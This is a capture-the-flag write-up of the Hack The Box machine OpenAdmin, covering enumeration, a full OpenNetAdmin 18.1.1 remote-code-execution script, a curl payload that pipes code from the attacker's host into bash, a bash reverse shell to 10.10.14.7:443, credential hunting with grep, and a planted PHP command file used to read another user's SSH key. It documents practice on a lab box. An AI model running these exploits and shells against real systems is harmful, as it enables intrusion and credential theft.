370 HTB OpenAdmin

[HTB] OpenAdmin

by **Vorkampfer** `https://github.com/vorkampfer`


- **Resources:**

  > 1. **Savitar YouTube walk-through** `https://htbmachines.github.io/`
  > 2. `https://blackarch.wiki/faq/`
  > 3. `https://blackarch.org/faq.html`
  > 4. **0xdf** `https://0xdf.gitlab.io/`

- **View files with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*



Synopsis:

```
OpenAdmin provided a straight forward easy box. There's some enumeration to find an instance of OpenNetAdmin, which has a remote
coded execution exploit that I'll use to get a shell as www-data. The database credentials are reused by one of the users. Next
I'll pivot to the second user via an internal website which I can either get code execution on or bypass the login to get an SSH
key. Finally, for root, there's a sudo on nano that allows me to get a root shell using GTFObins. ~0xdf
```

Skill-set:

```
1. Basic Enumeration
2. Basic Pivoting
3. Abusing SUID privileges
```

1. **Ping &** `whichsystem.py`

```
1. ▷ ping -c 1 10.10.10.171
PING 10.10.10.171 (10.10.10.171) 56(84) bytes of data.
64 bytes from 10.10.10.171: icmp_seq=1 ttl=63 time=246 ms

2. ~/hackingmysocks ▷ whichsystem.py 10.10.10.171
10.10.10.171 (ttl -> 63): Linux
```

2. **Nmap**


```
1. ▷ openscan openadmin.htb
2. ~/hackthebox ▷ echo $openportz
22,55555
3. ▷ sourcez
4. ▷ echo $openportz
22,80
5. ▷ portzscan $openportz openadmin.htb
6. ▷ jbat openadmin/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 openadmin.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
```

3. Discovery with *Ubuntu Launchpad*

```
1. Google 'OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 launchpad'
2. I click on 'https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.3' and it tells me we are dealing with an Ubuntu
Bionic Server.
3. openssh (1:7.6p1-4ubuntu0.3) bionic-security; urgency=medium
4. You can also do the same thing with the Apache version.
```

4. Whatweb

```
1.   ▷ whatweb http://10.10.10.171
http://10.10.10.171 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)],
IP[10.10.10.171], Title[Apache2 Ubuntu Default Page: It works]
```



Lets do some manual enumeration of the website

```
1. I do not see anything other than the default page. I may have missed something but lets do some directory busting to see what
we can find using WFUZZ.
```


WFUZZ

6. Directory Busting

```
1. ▷ wfuzz -c --hc=404 --hh=10918 -t 200 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.10.10.171/FUZZ
2. SUCCESS, WFUZZ finds 2 pages.
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000172:   301        9 L      28 W       312 Ch      "music"
000005045:   301        9 L      28 W       314 Ch      "artwork"
000044892:   301        9 L      28 W       313 Ch      "sierra"
000095524:   403        9 L      28 W       277 Ch      "server-status"

3. http://10.10.10.171/music/
4. http://10.10.10.171/artwork/
```

```
5. WFUZZ did not find this /ona/ page for me but it found it for Savitar.
6. http://10.10.10.171/ona/
```

7. **Enumeration continued for Initial Access**



```
1. I went to both pages. They seem to be blogs.
2. http://10.10.10.171/ona/ <<< I view the page source and the first thing I see is the framework name.
3. <title>OpenNetAdmin :: 0wn Your Network</title>
4. I do a searchsploit for OpenNetAdmin
5. I also verify this is OpenNetAdmin by hovering over the link to download the latest version. http://opennetadmin.com/download
6. The site says the currrent version is
 You are NOT on the latest release version
Your version    = v18.1.1
Latest version = Unable to determine
7.  ▷ searchsploit opennetadmin
OpenNetAdmin 18.1.1 - Remote Code Execution | php/webapps/47691.sh
8. This Remote Code Execution seems very interesting.
9. ▷ searchsploit -m php/webpages/47691.sh
10. ▷ cp 47691.sh openNetAdmin_RCE.sh
```

OpenNetAdmin 18.1.1 - Remote Code Execution | `php/webapps/47691.sh`

8. **I rename `47691.sh` to `openNetAdmin_RCE.sh`**


```
1. Here is the inside the bash script payload.
-----------------------------------------------
#!/bin/bash

URL="${1}"
while true;do
 echo -n "$ "; read cmd
 curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo \"BEGIN\";${cmd};echo
\"END\"&xajaxargs[]=ping" "${URL}" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
done
```

9. **Seems easy enough we just replace ping and url for reverse shell payload and our `tun0`.**

```
1. As always Savitar discards the payload and decides to work directly with the curl one-liner inside the command and pick it
apart. I really like that he does this as it helps you reverse engineer the scripting and understand how the payload was built.
```

Curling payload for initial access

10. **Reverse engineering payload using CURL command.**




```
1. My piping to | html2text stop working for some reason. I reinstalled still will not display the results of the below curl
command. So I did a work around.
2.  ▷ curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
\"BEGIN\";whoami;echo \"END\"&xajaxargs[]=ping" "http://10.10.10.171/ona/" > ona.html && firefox ona.html &> /dev/null & disown
[1] 349586
3. Or I can use the sed command that came with the payload. Same thing. I like my gui version. lol
4. ▷ curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
\"BEGIN\";whoami;echo \"END\"&xajaxargs[]=ping" "http://10.10.10.171/ona/" | sed -n -e '/BEGIN/,/END/ p' | tail -n +2 | head -n -1
www-data
```

Reverse Shell Curl Payload

11. **Reverse shell payload**

```
1. Ok now we just need to our add a curl command to grab an index.html that we will host from our python server on port80. The
index.html will have a cmd reverse shell oneliner insider of to connect to port 443.
2.  ▷ clear; curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
\"BEGIN\";curl 10.10.14.7|bash;echo \"END\"&xajaxargs[]=ping" "http://10.10.10.171/ona/" | sed -n -e '/BEGIN/,/END/ p' | tail -n
+2 | head -n -1
3. ▷ clear; curl --silent -d "xajax=window_submit&xajaxr=1574117726710&xajaxargs[]=tooltips&xajaxargs[]=ip%3D%3E;echo
\"BEGIN\";curl 10.10.14.7|bash;echo \"END\"&xajaxargs[]=ping" "http://10.10.10.171/ona/" > ona.html && firefox ona.html &>
/dev/null & disown
4. When add the |bash it will negate any handling of the html using html2text or REGEX to parse the data output. As bash will grab
the output and create the shell.
5. Here is the oneliner reverse shell that goes inside of the index.html file.
-------------------------
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.7/443 0>&1
4. Last make sure you have done the following 3 things.
        >>> Set up your NetCat listener on port 443 'sudo nc -nlvp 443'
        >>> Next, set up your python server on port 80
        >>> sudo python3 -m http.server 80
        >>> last put the above bash reverse shell oneliner into the index.html
5. You then enter the above payload curling your python server and it will automatically try to grab index.html and as long as you
have your listener on port 443 you should have a shell.
6. SUCCESS we got shell as www-data
```

Got Shell as www-data

12. **Got shell as www-data**

```
1.  ▷ sudo nc -nlvp 443
[sudo] password for shadow42:
Listening on 0.0.0.0 443
Connection received on 10.10.10.171 52322
2. www-data@openadmin:/opt/ona/www$ whoami
whoami
www-data
3. Lets upgrade the shell.
4. www-data@openadmin:/opt/ona/www$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@openadmin:/opt/ona/www$ ^Z
[1]  + 375590 suspended  sudo nc -nlvp 443
~ ▷ stty raw -echo; fg
[1]  + 375590 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@openadmin:/opt/ona/www$ export TERM=xterm
www-data@openadmin:/opt/ona/www$ TERM=xterm-256color
www-data@openadmin:/opt/ona/www$ source /etc/skel/.bashrc
www-data@openadmin:/opt/ona/www$ stty rows 39 columns 185
www-data@openadmin:/opt/ona/www$ export SHELL=/bin/bash
```

13. **Enumertion for privESC to ROOT**

```
1.www-data@openadmin:/opt/ona/www$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.3 LTS
Release:        18.04
Codename:       bionic
2. www-data@openadmin:/opt/ona/www$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.171  netmask 255.255.255.0  broadcast 10.10.10.255
3. We are not in a container.
4. www-data@openadmin:/opt/ona/www$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: error initializing audit plugin sudoers_audit
5. www-data@openadmin:/home$ ls -la
total 16
drwxr-xr-x  4 root   root   4096 Nov 22  2019 .
drwxr-xr-x 24 root   root   4096 Aug 17  2021 ..
drwxr-x---  5 jimmy  jimmy  4096 Nov 22  2019 jimmy
drwxr-x---  5 joanna joanna 4096 Jul 27  2021 joanna
www-data@openadmin:/home$ cd jimmy
bash: cd: jimmy: Permission denied
www-data@openadmin:/home$ cd joanna/
bash: cd: joanna/: Permission denied
6. I find this in the /var/www/html/ona/auth_ldad.config.php
-rw-rw-r--  1 www-data www-data 1905 Jan  3  2018 auth_ldap.config.php
-rw-rw-r--  1 www-data www-data 9983 Jan  3  2018 config.inc.php

7. //OpenLDAP with superuser bind
//$conf['auth']['ldap']['binddn'] = 'cn=Manager,dc=my,dc=example,dc=com';
//$conf['auth']['ldap']['bindpw']   = 'mysecretbindpassword';
```

14. **Enumeration continued. Lets see what Savitar has to say in his walk-through. I am still noob and I get stuck a-lot**

```
1. www-data@openadmin:/var/www/html/ona/config$ hostname -I
10.10.10.171 dead:beef::250:56ff:feb9:c412
2. To see if you are in a container or not it is easier to run 'hostname -I'
```

PROTIP

PASSWORD HUNTING METHODOLOGY

1.
2.
3. `www-data@openadmin:/opt/ona/www$ find \-type f 2>/dev/null | grep "config"`

4.

5. `$ grep -i -r -E "user|pass"`

Password Hunting using Grep recursive with multiple keywords

15. **Cool enumeration command. Here is a come to recursively multiple words at one time using `GREP`**

```
1. grep -i -E "user|pass" | grep -i "pass"
2. FAIL I like to write mine this way below.
3. grep -Rnwi . -e "user|pass" --text 2>/dev/null
4. find \-name \*.php\* | grep -i "pass"
5. All failed here is what worked. CD into a directory where you think there is passwords. Do not grep recursively from / or form
/home it will not work. You have to drill down to a folder where you think passwords are kept. For example the following
locations.
6. /var/www/html/ona/*.php
7. /var/www/*.php, /var/www/html/*.php
8. /var/log/auth.log or /var/log/access.log or ~/.bashrc.old or anything .old
9. Password Hunting is a skill like the other skills but if you get good at password hunting it is one of those skills that pays
off big in hacking. Especially in CTFs etc...
10. So I cd into the directory /var/www/html/ona/auth_ldap.config.php so I recursively grep on just this file and I found.
11. //OpenLDAP with superuser bind
//$conf['auth']['ldap']['binddn'] = 'cn=Manager,dc=my,dc=example,dc=com';
//$conf['auth']['ldap']['bindpw']   = 'mysecretbindpassword';
13. Might be nothing but it might be the ldap:mysecretbindpassword for ldap user. Not sure. I am not trying it. Moving on with
walk-through.
>>> www-data@openadmin:/var/www/ona$ grep -i -r -E "user|pass" | grep -v "js"
14. The only one that worked is this one >>> grep -i -r -E "user|pass" | grep -v "js"
```

16. **Find config files**

```
1. Here is a find command to find config files.
2. find \-type f 2>/dev/null | grep "config"
3. For one thing I was in the wrond directory lol
4. www-data@openadmin:/var/www/ona$ cd /opt/ona/www
5. www-data@openadmin:/opt/ona/www$ find \-type f 2>/dev/null | grep "config"
./config/auth_ldap.config.php
./config/config.inc.php
./local/config/motd.txt.example
./local/config/run_installer
./local/config/database_settings.inc.php
./winc/list_configs.inc.php
./winc/app_config_type_edit.inc.php
./winc/app_config_type_list.inc.php
./winc/display_config_text.inc.php
./workspace_plugins/builtin/config_archives/main.inc.php
./workspace_plugins/builtin/host_actions/config.inc.php
./config_dnld.php
./modules/ona/configuration.inc.php
6. www-data@openadmin:/opt/ona/www/local/config$ grep -i -r -E "user|pass" | grep -v "js"
database_settings.inc.php:        'db_passwd' => 'n1nj4W4rri0R!',
7. www-data@openadmin:/opt/ona/www/local/config$ grep -i -r -E "n1nj4W4rri0R!" -C2
database_settings.inc.php-        'db_host' => 'localhost',
database_settings.inc.php-        'db_login' => 'ona_sys',
database_settings.inc.php:        'db_passwd' => 'n1nj4W4rri0R!',
database_settings.inc.php-        'db_database' => 'ona_default',
database_settings.inc.php-        'db_debug' => false
8. ona_sys:n1nj4W4rri0R!
```

Pivot to Jimmy and user flag

17. **Ok I do not know what the `db_login` is for. Most likely that could have a MySQL backend that is not connected to the internet or something. So lets enumerate the passwd file and see who we can try this ninja password with.**

```
1. www-data@openadmin:/opt/ona/www/local/config$ cat /etc/passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
jimmy:x:1000:1000:jimmy:/home/jimmy:/bin/bash
joanna:x:1001:1001:,,,:/home/joanna:/bin/bash
2. So lets try to switch to the jimmy user.
3.www-data@openadmin:/opt/ona$ su jimmy
Password:
jimmy@openadmin:/opt/ona$ whoami
jimmy
```

18. Enumeration as Jimmy user

```
1. jimmy@openadmin:/home$ id
uid=1000(jimmy) gid=1000(jimmy) groups=1000(jimmy),1002(internal)
2. Jimmy is a part of the internal group.
3. Earlier we had a permission denied when trying to access the internal directory. I believe it was in the following location.
4. jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Nov 22  2019 .
drwxr-xr-x 14 root     root     4096 Nov 21  2019 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22  2019 html
drwxrwx---  2 jimmy    internal 4096 Nov 23  2019 internal
5. Now we have permmission to cd into internal/ directory now that we are part of the interanl directory group.
6. jimmy@openadmin:/var/www/internal$ cat main.php
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location: /index.php"); };
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Dont forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
7. SCORE, we got a-lot of juicey information here.
8. We have the path to joanna id_rsa and if we run this command. It will cat out the key for us. lol too easy but fun either way.
9. jimmy@openadmin:/var/www/internal$ ls -la /etc/apache2/sites-available
total 24
drwxr-xr-x 2 root root 4096 Nov 23  2019 .
drwxr-xr-x 8 root root 4096 Nov 21  2019 ..
-rw-r--r-- 1 root root 6338 Jul 16  2019 default-ssl.conf
-rw-r--r-- 1 root root  303 Nov 23  2019 internal.conf
-rw-r--r-- 1 root root 1329 Nov 22  2019 openadmin.conf
10. jimmy@openadmin:/var/www/internal$ cat /etc/apache2/sites-available/internal.conf
Listen 127.0.0.1:52846

<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal

<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
11. touch pablo.php >>> <?php system("whoami"); ?>
12. jimmy@openadmin:/var/www/internal$ curl localhost:52846/pablo.php
13. jimmy@openadmin:/var/www/internal$ touch pablo.php
jimmy@openadmin:/var/www/internal$ echo -n "<?php system("whoami"); ?>" > pablo.php
jimmy@openadmin:/var/www/internal$ curl localhost:52846/pablo.php
joanna
14. So when the localhost executes the command that is inside internal.conf and you point it to whatever file you want to write to
it will execute whatever arbitrary command as the user joanna.
15. We can also cat out the id_rsa of joanna buy pointing the script command in internal.conf to main.php. <<< How this works is a
little over my head but we get the id_rsa of joanna and now we can ssh in as joanna.
16. SUCCESS
```

19. Stealing joanna's id_rsa but first it must be decrypted. The ssh key has been encrypted.

```
1. jimmy@openadmin:/var/www/internal$ curl localhost:52846/main.php
<pre>-----BEGIN RSA PRIVATE KEY-----
```

```
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO<Snip>
2. If you notice the cat output of main.php. The ssh private key is encrypted. Where it says "Proc-Type: 4,ENCRYPTED"
